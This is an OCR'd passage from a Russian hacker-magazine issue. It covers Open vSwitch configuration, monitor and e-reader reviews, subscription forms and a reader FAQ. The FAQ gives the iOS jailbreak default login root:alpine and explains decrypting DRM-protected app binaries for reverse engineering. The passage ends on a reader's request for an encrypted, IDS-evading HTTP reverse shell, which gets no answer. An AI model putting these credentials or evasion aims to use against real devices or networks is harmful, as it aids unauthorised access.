2. Экспорт статистики по протоколам NetFlow и sFlow. Чтобы заставить коммутатор слать статистику по NetFlow на удаленный хост, потребуется создать дополнительную запись в таблице:

```
$ sudo ovs-vsctl -- \
  set Bridge br0 netflow=@nf -- \
  --id=@nf create NetFlow targets=\"192.168.0.34:5566\" \
  active-timeout=30
```

Логика этой команды следующая: мы берем запись br0 таблицы Bridge и изменяем колонку netflow, записывая в нее ссылку (UUID) на пока еще не существующую запись в таблице NetFlow. В следующей строке мы создаем новую запись в таблице NetFlow, адресуемую с помощью ссылки @nf, и прописываем в колонке targets адреса принимающих хостов, а в колонке active-timeout — время тайм-аута передачи в секундах. В любой момент конфигурацию можно изменить, например выставив другой тайм-аут:

```
$ sudo ovs-vsctl set NetFlow br0 active_timeout=60
```


Или отменить передачу, очистив колонку netflow:

```
$ sudo ovs-vsctl clear Bridge br0 netflow
```


Экспорт статистики по sFlow настраивается почти таким же образом:

```
$ sudo ovs-vsctl -- --id=@s create sFlow \
    agent=eth1 target=\"10.0.0.1:6343\" \
    header=128 sampling=64 polling=10 -- \
    set Bridge br0 sflow=@s
```

Чтобы использовать Open vSwitch в сочетании с virt-manager, достаточно прописать в настройках сети имя нужного коммутатора



Open vSwitch и его возможности



Онлайновая документация по настройке VLAN


Обрати внимание, что здесь мы вначале создали запись в таблице sFlow и лишь затем адресовали эту запись. Сама команда ovs-vsctl позволяет использовать и тот и другой варианты, поэтому ты можешь писать команды в той последовательности, какая тебе удобна.

3. Зеркалирование портов. Так, а что если мы хотим, чтобы все пакеты, пришедшие на порт eth0 или eth1, автоматически транслировались на порт eth2? В этом случае команда будет выглядеть еще более запутанно:

```
$ sudo ovs-vsctl -- \
  set Bridge br0 mirrors=@m -- \
  --id=@eth0 get Port eth0 -- \
  --id=@eth1 get Port eth1 -- \
  --id=@eth2 get Port eth2 -- \
  --id=@m create Mirror name=mymirror -- \
  select-dst-port=@eth0,@eth1 select-src-port=@eth0,@eth1\
  output-port=@eth2
```

Здесь мы сначала присваиваем колонке mirrors записи br0 ссылку на запись в таблице Mirror, описанной в конце. Далее, чтобы мы смогли сослаться из еще не созданной записи на нужные нам порты, мы получаем ссылку на записи этих портов в таблице Port с помощью команды get. В конце создаем запись в таблице Mirror с названием mymirror и заполняем колонки нужными нам данными: select-dst-port — зеркалирование входящего трафика на порты @eth0 и @eth1, select-src-port — зеркалирование исходящего трафика, output-port — куда направлять этот трафик. В любой момент зеркалирование можно отменить:

```
$ sudo ovs-vsctl remove Bridge br0 mirrors mymirror
```



Как работает OpenFlow

4. QoS. Управлением качеством обслуживания в Linux-версии Open vSwitch занимается подсистема Traffic Control, о которой я подробно писал в статье «Каждому по потребностям» (][#7 2009). Управление в этом случае осуществляется с помощью одной из дисциплин TC. Например, чтобы настроить ширину канала на портах eth0 и eth1, можно использовать дисциплину HTB:

```
$ sudo ovs-vsctl -- \
  set Port eth0 qos=@newqos -- \
  set Port eth1 qos=@newqos -- \
  --id=@newqos create QoS type=linux-htb \
  other-config:max-rate=1000000000 queues=0=@q0,1=@q1 -- \
  --id=@q0 create Queue other-config:min-rate=100000000 \
  other-config:max-rate=100000000 -- \
  --id=@q1 create Queue other-config:min-rate=500000000
$
```

Здесь нам потребовалось создать одну новую запись в таблице QoS для управления суммарной шириной обоих каналов, а также две новых записи в таблице Queue для управления шириной канала для каждого порта. Если ты знаешь, как работает управление трафиком с помощью Traffic Control, то легко разберешься в этой конфигурации.

ВЫВОДЫ

В этой статье я описал лишь малую толику того, что может Open vSwitch. В реальной ситуации, когда виртуальные окружения работают на целом кластере виртуальных машин, управлять всем этим оркестром с помощью одной лишь команды ovs-vsctl уже не получится, зато можно будет использовать контроллер OpenFlow, но это тема для отдельной статьи.][

А ЧТО ТАКОЕ OPENFLOW?

OpenFlow — это протокол, разработанный для управления политикой прохождения сетевых пакетов в больших сетях, построенных на основе множества коммутаторов. Суть протокола не просто в том, чтобы управлять свитчами на расстоянии, — можно переложить всю работу по управлению правилами прохождения пакетов на плечи выделенного сервера, выполняющего роль контроллера.

Контроллер постоянно обменивается информацией с коммутаторами и строит на основе полученных данных карту сети, после чего берет на себя управление всеми правилами обработки пакетов. Это не только повышает производительность сети за счет того, что со свитчей снимается дополнительная нагрузка, но и позволяет администратору создавать эффективные схемы прохождения пакетов из одной точки и с помощью единого интерфейса.

Протокол пока еще очень молодой, но интерес к нему растет рекордными темпами. О поддержке протокола уже заявили такие производители, как Cisco, Juniper, HP, IBM и NEC, разработавшие для своих маршрутизаторов прошивки с поддержкой протокола. Многие программные маршрутизаторы также поддерживают OpenFlow.

INFO

Open vSwitch активно используется в коммерческой платформе Xen Cloud.

ПОДКЛЮЧАЕМ ИНТЕРНЕТ

с **30 АПРЕЛЯ** по **30 МАЯ**
10 ГОДОВЫХ КОНТРАКТОВ НА ДОМАШНИЙ ИНТЕРНЕТ*

*подробности на сайте
www.mancard.ru

на правах рекламы

Оформить дебетовую или кредитную «Мужскую карту»
можно на сайте www.alfabank.ru или позвонив
по телефонам:
(495) 229-2222 в Москве
8-800-333-2-333 в регионах России (звонок бесплатный)

ОАО «Альфа-Банк». Генеральная лицензия банка России на осуществление банковских операций от 29.01.1998 №1326"

Алексей Шуваев

Полный HD

ТЕСТИРОВАНИЕ ШИРОКОФОРМАТНЫХ МОНИТОРОВ С ДИАГОНАЛЬЮ БОЛЕЕ 24''

СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ:

- Acer S273HL
- ASUS 27T1EH
- BenQ XL2420T
- Dell P2412H
- Samsung S27A950D
- ViewSonic VX2451mh-LED

В этом номере мы рассмотрим широкоформатные мониторы на базе TN-матриц. А чтобы тебе было интереснее, мы взяли мониторы с диагональю 24 дюймов и более, но с разрешением Full HD.

МЕТОДИКА ТЕСТИРОВАНИЯ

Пока экран монитора в течение получаса прогревался, мы изучали дизайн, функционал и эргономику девайса. Также уделили внимание организации меню и наличию (а главное — качеству) предустановленных настроек дисплеев. Для мониторов с большой диагональю важным дополнением, безусловно, является наличие подставки с несколькими степенями свободы, а также опции крепления VESA. Монитор прогрелся. Первым делом при помощи программы TFTtest мы изучили равномерность подсветки вкупе с отклонением яркости по краям экрана. Далее при помощи утилиты Pixel Persistence Analyzer мы проверили испытуемых на различные профили обновления картинки.

Наконец, под занавес тестирования, вооружившись профессиональным колориметром DataColor Spyder3 Elite, определяли цветопередачу (под нулевым углом, под углом 45 градусов в горизонтальной плоскости и 45 градусов — в вертикальной), а также цветовой охват. Первый параметр характеризуется графиком с тремя RGB-линиями. В идеале все линии должны быть натянуты ровной, упругой стрункой. Любое отклонение говорит о нарушении цветопередачи. Второй параметр характеризуется площадью красного треугольника. Чем больше его площадь — тем больше цветовой охват. Для сравнения приведен зеленый треугольник, а именно стандарт sRGB.

ACER S273HL

Как бы пользователи ни восхищались работой дизайнеров компании Apple, художники Acer тоже не дремлют и выдают на-гора очень замысловатые и затейливые проекты. К примеру, ножка этого монитора состоит из двух частей, одна из которых служит опорой дисплею и содержит всю электронику, а вторая часть — крепкий и прочный металл в виде буквы L. Собрав основание воедино, получишь асимметричную опору, которая тем не менее очень устойчиво держит конструкцию и не дает ей даже покачиваться. Помимо этого в основании ножки спрятана вся электроника управления и кнопки работы с меню — выглядит футуристично, работает практично. В этой же ножке размещаются колонки. Надо отметить, что монитор лишен входа DVI, а на задней стенке расположены пара HDMI (по нему же передается звук) и один D-Sub.

Корпус монитора крайне тонкий, места для блока питания в ножке уже не нашлось, поэтому мы снова встречаем выносной блок питания, который надо будет куда-нибудь пристроить. Вес из-за массивной асимметричной опоры достигает почти 6 кг, но это будет иметь значение лишь при доставке коробки до дома.

Что касается цветопередачи, то при фронтальном просмотре качество практически идеальное, а вот при отклонении от перпендикуляра в сторону или вверх-вниз цвета будут постепенно искажаться, хотя и в компании двоих друзей фильм удастся посмотреть без проблем.

DELL P2412H

Еще один монитор в 24 дюйма от именитого американского производителя. Главной фишкой этого девайса является поворотный дисплей. Ты можешь выбрать книжное или альбомное отображение: в первом варианте будет гораздо удобнее работать с фотографиями или таблицами, а второй — более привычен для просмотра фильмов и игр. Расположение кнопок управления на передней панели облегчит настройку в любом положении экрана.

Для удобства пользователя монитор оснащен USB-хабом на пару портов USB 2.0, которые расположены слева, а нащупать их не составит большого труда. Благодаря специальной ножке и креплению монитор не только вращается, но и позволяет регулировать высоту.

В отличие от мониторов-конкурентов, время отклика матрицы у этого устройства составляет 5 мс: в цифрах это выглядит несколько хуже, но практически незаметно для глаза в реальных условиях. Куда показательнее яркость и контрастность, которые позволят насладиться хорошей картинкой при просмотре фото или видео. Колориметрический тест даже при фронтальном измерении показал не лучший результат — зеленая составляющая цвета оторвалась от синей и красной. Правда, при взгляде выше перпендикуляра цвета не будут сильно искажаться. Пожалуй, этот экран создан для тех, кому часто приходится обрабатывать таблицы или фотографии. Да и просто для тех, кто любит комфорт, простоту и удобство настройки.

BENQ XL2420T

Вот мы наконец и дошли до монитора, созданного «геймерами для геймеров». В разработке этого устройства учитывались пожелания заядлых игроков в Counter Strike: HeatoN и SpawN. Вылились они в ряд настроек и внешнюю подгонку устройства. К примеру, этот монитор позволяет регулировать не только наклон панели, но и высоту положения при помощи специальной ножки. Кроме того, с дисплеем поставляется волшебный пульт управления, во многом схожий с мышью. Выносной пульт управления не только позволяет быстро применять три пресета изображения, но и дублирует основные кнопки работы с монитором. Надо отметить, что кнопки — сенсорные, так что давить на них не надо.

Теперь перейдем к начинке и особенностям меню. Помимо стандартных регулировок яркости и контрастности можно даже выбирать разрешение, которое будет соответствовать диагонали от 17 до 24 дюймов, а изображение при этом будет не растягиваться, а помещаться симметрично относительно центра. То есть можно получить полноценное изображение картинки 4:3 без искажений. Еще одна занимательная технология — Black eQualizer. Она позволяет высветлить темные участки экрана без засвечивания светлых. То есть в темных игровых углах будет светло, а небо не превратится в белое пятно, как это происходит при простом увеличении яркости. Собственно, и качество картинки достойно такого монитора.

ASUS 27T1EH

В мониторе с диагональю 27 дюймов появился ТВ-тюнер — совершенно здравое решение. И это не простой тюнер, а гибридный, который с одинаковой легкостью ловит вещание в аналоге PAL/SECAM и в цифровом формате DVB-T. Как нам постоянно обещают, в России скоро повсеместно будет распространено цифровое вещание, а если ты по каким-либо причинам не перешел на кабельное, спутниковое или цифровое телевидение, то можно присмотреться к этому монитору. Надо добавить, что дисплей позволяет подключать любые аналоговые источники видеосигнала, будь то игровая консоль или DVD/BD-плеер, благодаря наличию композитных и компонентных входов, а также разъемов SCART и S-Video. Как и любой телевизор, ASUS 27T1EH наделен собственной акустикой, которая может создавать эффект объемного звучания. Добавь к этому пульт дистанционного управления, и мы уже почти забыли, что это еще и монитор. Который, кстати, выдает очень достойную картинку, практически полностью перекрывая цветовой профиль RGB. Кроме того, колориметрический график отражает высокое качество картинки как при фронтальном просмотре, так и при боковом взгляде.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ


	Acer S273HL	Dell P2412H	BenQ XL2420T
Диагональ, разрешение:	27", 1920×1080	24", 1920×1080	24", 1920×1080
Тип матрицы:	TFT TN	TFT TN	TFT TN
Яркость:	300 кд/м²	250 кд/м²	350 кд/м²
Контрастность:	динамическая 12 000 000:1	динамическая 2 000 000:1	динамическая 12 000 000:1
Подсветка:	LED	LED	LED
Углы обзора:			
по горизонтали:	170°	170°	170°
по вертикали:	160°	160°	160°
Частота вертикальной развертки:	55-75 Гц	55-75 Гц	56-120 Гц
Время отклика:	2 мс	5 мс	2 мс
Интерфейсы:	2×HDMI, VGA (D-Sub)	DVI-D (HDCP), USB (видео), VGA (D-Sub)	2×DVI-D (HDCP), 2×HDMI, DisplayPort, USB (видео), VGA (D-Sub)
Дополнительно:	динамики 2×3 Вт	USB-концентратор, 2×USB 2.0	USB-концентратор, 3×USB 2.0
Габариты:	645×469×190 мм	568×370×180 мм	571×517×150 мм
Вес:	5,8 кг	6 кг	6,1 кг

SAMSUNG S27A950D

Начнем с внешнего вида: дизайнеры постарались на славу. Асимметричное крепление вызывает восторг у абсолютного большинства – монитор хочется трогать, смотреть на него, хватать и бежать (куда бежать? — Прим. руководителя тестлаба). Вся электроника спрятана в подставке, а панель с экраном сделана невероятно тонкой. Глянцевый экран выдает очень красивую картинку, но стоит солнцу посветить в окно, как сразу приходится возвращаться к полумраку в комнате. Если пользователя перед компьютером нет, монитор автоматически снижает яркость и энергопотребление. На задней панели имеются входы DisplayPort, DVI и HDMI.

Сейчас поговорим об одной из главных фишек девайса — поддержке режима 3D. В комплект поставки входят затворные очки. В сочетании с матрицей, поддерживающей частоту обновления 120 Гц, ты получаешь готовый набор для наслаждения полноценным 3D. Что интересно, в отличие от фирменных очков NVIDIA, эти окуляры Samsung оснащаются простой батарейкой на 3 В, которая продается на каждом углу. Хотя в интернете еще встречаются обсуждения проблем, возникающих при активации 3D-режима, дело за обновлением драйверов.

VIEWSONIC VX2451MH-LED



Завершает тест монитор ViewSonic, который находится на российском рынке давно и заслуженно. При самой низкой стоимости в нашем тесте монитор обладает самым компактным дисплеем — 23,6 дюйма, но порадует владельца разрешением Full HD. LED-подсветка равномерно освещает экран, и монитор имеет довольно серьезный запас яркости, из-за чего даже приходится вечером убавлять в настройках мощность светодиодов. Но благодаря имеющимся и программируемым пресетам нетрудно сделать предварительные настройки для разного времени суток. Время отклика матрицы — 2 мс, достойный результат, а динамическая контрастность составляет 20 000 000:1, поэтому смело можешь рассчитывать на отличную картинку. Приятно, что производитель оснастил монитор не только современными портами DVI и HDMI, но и старым D-Sub, который пока не собирается уходить на покой. Качество картинки радует не только глаз, но и электронику нашего колориметра — график хоть и не идеальный, но большого расхождения цветов нет. Приятным бонусом владельцу станет пара встроенных динамиков, которые звучат пусть и не как качественная акустика с деревянным корпусом, но, если нет других, посмотреть кино вполне можно и с этими. К недостаткам можно отнести, пожалуй, только не очень логичные и не очень удобные поначалу кнопки работы с меню — они установлены под углом, и нажимать их не так-то просто, если у тебя крупные пальцы.


ASUS 27T1EH	Samsung S27A950D	ViewSonic VX2451mh-LED
27", 1920×1080	27", 1920×1080	23.6", 1920×1080
TFT TN	TFT TN	TFT TN
300 кд/м²	300 кд/м²	300 кд/м²
динамическая 10 000 000:1	MEGA DCR	динамическая 20 000 000:1
LED	LED	LED
170°	170°	170°
160°	160°	160°
56-76 Гц	55-120 Гц	50-75 Гц
5 мс	2 мс	2 мс
HDMI, VGA (D-Sub), композитный, S-Video, компонентный, SCART	DisplayPort, HDMI, DVI-D (Dual Link)	DVI-D (HDCP), HDMI, VGA (D-Sub)
гибридный тюнер	датчик освещенности и присутствия пользователя, 3D-очки	динамики 2×2,5 Вт
667×515×230 мм	621×380×11 мм	582×440×210 мм
8,7 кг	5,9 кг	4,23 кг

ВЫВОДЫ

В нашем тесте в первую очередь можно выделить монитор Samsung S27A950D, у которого в достоинствах отличная картинка, 3D и незабываемый дизайн, — это однозначно «Выбор редакции». Приз «Лучшая покупка» достается дисплею Acer S273HL — за огромную диагональ, особое дружелюбие к пользователю, множество настроек и их простоту. А если ты хочешь сэкономить жизненное пространство, а отказаться от телевизора пока не получается, присмотрись к ASUS 27T1EH – очень достойная модель как в плане функций, так и в плане качества изображения.

Наконец, идеальным геймерским монитором, на наш взгляд, является модель BenQ XL2420T. Одноименная награда прилагается.

Алексей Шуваев



WEXLER BOOK T7007

4990 РУБ.

ЭЛЕКТРОННОЕ ЧТИВО

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Экран: 7" LED TFT 16:9, 800×480, сенсорный резистивный
Процессор: двухъядерный ARM9, 1,2 ГГц
Операционная система: Android 2.3.1 (последующее обновление до 4.0)
Текстовые форматы: PDF, EPUB, FB2, TXT, MOBI, HTML, PDB, RTF, DOC, LRC, DjVU, CBR, CBZ, XPS
Графические форматы: JPG, BMP, PNG, GIF
Звуковые форматы: MP3, WMA, FLAC, OGG, AAC, WAV, etc.
Формат записи: WAV, обычное качество — 32 Кбит/с, высокое качество — 45 Кбит/с
FM-тюнер: есть (интернет-радио)
Встроенная память: 8 Гбайт
Карта памяти: microSD(HC) Class 2 — 10 до 32 Гб
Интерфейс: USB 2.0
Беспроводные сети: IEEE 802.11 b/g/n, подключение 3G-модема через USB-порт
Вывод звука: 3,5 мм наушники, встроенный динамик
Емкость аккумулятора: 3700 мАч (защита от перегрева и перезаряда)
Материал корпуса: алюминий/пластик
Габариты: 195×120×11 мм
Вес: 345 г

Электронные книги уже давно прошли тот период, когда все, что они умели, — это выводить текст на экран да воспроизводить аудиофайлы. В наши дни электронная книга — это неспешный планшет, который в дополнение ко всему читает все популярные текстовые форматы. В наши руки попала одна из таких — универсальный ридер WEXLER.BOOK T7007.

За основу был взят довольно производительный процессор семейства ARM9 с двумя ядрами, функционирующий с частотой 1,2 ГГц. Это уже не столько «книга», сколько полноценный планшет. Особенно если учесть, что собственной памяти на борту устройства распаяно 8 Гб. А при помощи карт формата microSD можно расширить область хранения еще на 32 Гб.

Сенсорный резистивный экран с диагональю 7 дюймов не очень хорошо реагирует на нажатия крупными пальцами, зато отлично взаимодействует с тонкими предметами, будь то ручка или стилус. Экран создан на основе TFT-матрицы с LED-подсветкой, что неплохо увеличивает время автономной работы. Кстати, multi-touch не работает, поэтому изменять масштаб страницы или фотографии волшебным движением не получится.

Приятно, что девайс оснащен Wi-Fi-модулем, позволяющим легко выходить в сеть и бороздить просторы интернета. USB-host позволяет подключать к планшету не только флеш-накопители, но и 3G-модемы для выхода в глобальную паутину. В качестве ОС установлена Android 2.3.1, которая впоследствии может быть обновлена до версии 4.0. Именно благодаря этому функционал WEXLER.BOOK T7007 растет практически бесконечно — количество софта, написанного под эту систему, позволяет работать и играть, смотреть фильмы или общаться в Сети.

Чтобы насладиться видео или музыкой, лучше захватить наушники, так как встроенный динамик не обладает ни достаточной громкостью, ни высоким качеством. И кстати, довольно неудобным оказался провод зарядки — слишком короткий.

Встроенный аккумулятор емкостью 3700 мАч заряжается около 4 часов и обеспечивает работу в сети около 4,5 часов, просмотр фильмов около 3,5 часов, а непосредственно чтение — более 5 часов. Таким образом, одного заряда хватит для средней длительности перелета, а дальше уже придется искать розетку.

ВЫВОДЫ

При всех описанных преимуществах книга WEXLER.BOOK T7007 обладает еще и отличной ценой, которая может привлечь многих покупателей. Еще бы, ведь можно приобрести планшет по цене вдвое меньшей, чем у конкурентов, только лишь потому, что устройство позиционируется как электронная книга. Присмотреться к такому девайсу однозначно стоит.

ПЛЮСЫ И МИНУСЫ

+
Высокая функциональность
Низкая стоимость
Наличие Wi-Fi

-
Не обнаружено

Подписка ХАКЕР

1. Разборчиво заполни подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплати подписку через любой банк.
3. Вышли в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:
   - на e-mail: subscribe@glc.ru;
   - по факсу: (495) 545-09-06;
   - почтой по адресу: 115280, Москва, ул. Ленинская Слобода, 19, Омега плаза, 5 эт., офис № 21, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ! ЕСЛИ ПРОИЗВЕСТИ ОПЛАТУ В СЕНТЯБРЕ, ТО ПОДПИСКУ МОЖНО ОФОРМИТЬ С НОЯБРЯ.

ЕДИНАЯ ЦЕНА ПО ВСЕЙ РОССИИ. ДОСТАВКА ЗА СЧЕТ ИЗДАТЕЛЯ, В ТОМ ЧИСЛЕ КУРЬЕРОМ ПО МОСКВЕ В ПРЕДЕЛАХ МКАД

12 НОМЕРОВ — **2200 РУБ.**
6 НОМЕРОВ — **1260 РУБ.**

УЗНАЙ, КАК САМОСТОЯТЕЛЬНО ПОЛУЧИТЬ ЖУРНАЛ НАМНОГО ДЕШЕВЛЕ!

ПРИ ПОДПИСКЕ НА КОМПЛЕКТ ЖУРНАЛОВ
ЖЕЛЕЗО + ХАКЕР + 2 DVD: — ОДИН НОМЕР ВСЕГО ЗА 162 РУБЛЯ (НА 35% ДЕШЕВЛЕ, ЧЕМ В РОЗНИЦУ)

ЗА 12 МЕСЯЦЕВ 3890 РУБЛЕЙ (24 НОМЕРА)
ЗА 6 МЕСЯЦЕВ 2205 РУБЛЕЙ (12 НОМЕРОВ)

ЕСТЬ ВОПРОСЫ? Пиши на info@glc.ru или звони по бесплатным телефонам 8(495)663-82-77 (для москвичей) и 8 (800) 200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ______________ 201 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ______________

АДРЕС ДОСТАВКИ:
индекс
область/край
город
улица
дом корпус
квартира/офис
телефон (код)
e-mail
сумма оплаты

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение


ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «______________»
с 2012 г.
Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «______________»
с 2012 г.
Ф.И.О.
Подпись плательщика

Кассир



FAQ United

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q Каким образом и с помощью каких инструментов осуществляется реверсинг iOS-приложений? Можно ли его выполнить без мака?

A Да, отреверсить и изучить внутреннее устройство приложения можно и без Mac'a, а вот без iPhone'a с jailbreak'ом не обойтись никак. Jailbreak нужен для доступа к файловой системе iPhone. Получив рут, на устройство надо поставить OpenSSH и подключится к нему с помощью PuTTY или WinSCP, используя root:alpine в качестве логина и пароля. Как известно, мобильные приложения для iOS распространяются в виде IPA-пакетов, которые на самом деле представляют собой zip-архив, содержащий исполняемый файл и ресурсы для его функционирования. Непосредственно исполняемый файл, скорее всего, зашифрован с помощью технологии Fairplay DRM (не зашифрованы только самоподписанные приложения). Это легко выяснить с помощью утилиты otool:

```
otool -l AppName | grep cryptid
```

Если cryptid равен 1, то значит, приложение зашифровано. Соответственно, чтобы получить бинарник, годный для анализа, его нужно расшифровать, в чем нам поможет утилита Craculous. Теперь что касается непосредственно реверсинга. Для статического анализа можно использовать IDA Pro, otool, class-dump-z, а для динамического анализа — iphonedbg/gdb с устройством. Симулятор iPhone тут бесполезен, так как он работает на i386 архитектуре, а приложение на iPhone — на архитектуре ARM.

На этот вопрос ответил Дмитрий Евдокимов из Digital Security. Как оказалось, пентест мобильных приложений становится все более востребованным. Если ты хочешь сам поэкспериментировать в этой области, то могу порекомендовать тебе проект iGoat (bit.ly/HdXPC0). Это приложение для iPhone, которое намеренно разработано с большим количеством изъянов по части безопасности. Но что еще более полезно, тут же приводится описание подводных камней и демонстрируется, как пофиксить баги, на примере iGoat.

Q iPhone умеет делать полный бэкап в облако iCloud, а есть ли что-то подобное для Android?

A Для Android есть все — надо только поискать :). Одной из лучших утилит для резервного копирования заслуженно считается Titanium Backup (matrixrewriter.com/android), которой пользуются уже более 4,5 миллиона человек. В отличие от многих школьных поделок, эта прога умеет делать правильный бэкап всего (в том числе защищенных и системных приложений). Более того, все данные можно заливать в один из облачных сервисов, например Dropbox или Box.net.

Q Подскажите человеческое решение для рисования графиков и диаграмм, которое не использовало бы умирающий Flash и при этом не требовало бы миллионы денег, как делает Highcharts JS.

A По правде говоря, у меня не было проектов, где требовалось строить по-настоящему сложные диаграммы, но для простых случаев хватало открытой библиотеки Flotr2 (www.humblesoftware.com/flotr2). Ее единственная задача — рисовать графики и диаграммы на HTML5, которые корректно отображаются (в том числе анимацией) в FF, Chrome, IE6+, Android, iOS. Для использования достаточно подключить скрипт flotr2.min.js и создать видимый контейнер div. Далее все построения реализуются через метод Flotr.draw(container, data, options). На основе Flotr2 развиваются и другие проекты, например Envision.js (www.humblesoftware.com/envision) — библиотека для создания динамических визуализаций данных.

ЗАПУСТИТЬ ЛЮБИМЫЙ BACKTRACK НА ANDROID-ПЛАНШЕТЕ

1 Существует довольно много мануалов о том, как поднять BackTrack на Android-устройстве, в том числе ряд специфических для отдельно взятых устройств. Я для себя остановился на одном из них, который мне показался наиболее безопасным (не хотелось превратить планшет в кирпич) и простым в реализации. Общая идея в том, чтобы запустить BackTrack параллельно основной ОС, поднять на нем VNC и получить к нему доступ через один из VNC-клиентов.

2 Сначала планшет нужно порутать (иначе у нас не будет полного доступа к файловой системе). Для любой модели и производителя ты без труда найдешь инструкцию на форуме 4PDA.ru или западном ресурсе xda-developers.com. В качестве девайса для экспериментов я выбрал Motorola Xoom, на котором все прошло как по маслу. Скачал android-sdk и использовал adb для того, чтобы джейлбрейкнуть девайс.

3 Чтобы запустить BackTrack на планшете, необходима специальная версия, предназначенная для ARM-процессоров (а в любом смартфоне и планшете именно такой). Она доступна для загрузки, как и обычный билд, прямо с официального сайта. Далее заходим в директорию SDCARD девайса, создаем там папку BT5 и распаковываем туда архив только что скачанного дистрибутива. Дальше находим там архив boot.img.gz и распаковываем ее в эту же самую директорию (учти, что ее размер около 5 Гб).

Q **Мне нужен шелл, который удовлетворял бы трем условиям: передавал данные через HTTP, выполнял обратные подключения и шифровал данные, чтобы они не отображались в снифере в открытом виде (может спалить IPS/IDS).**

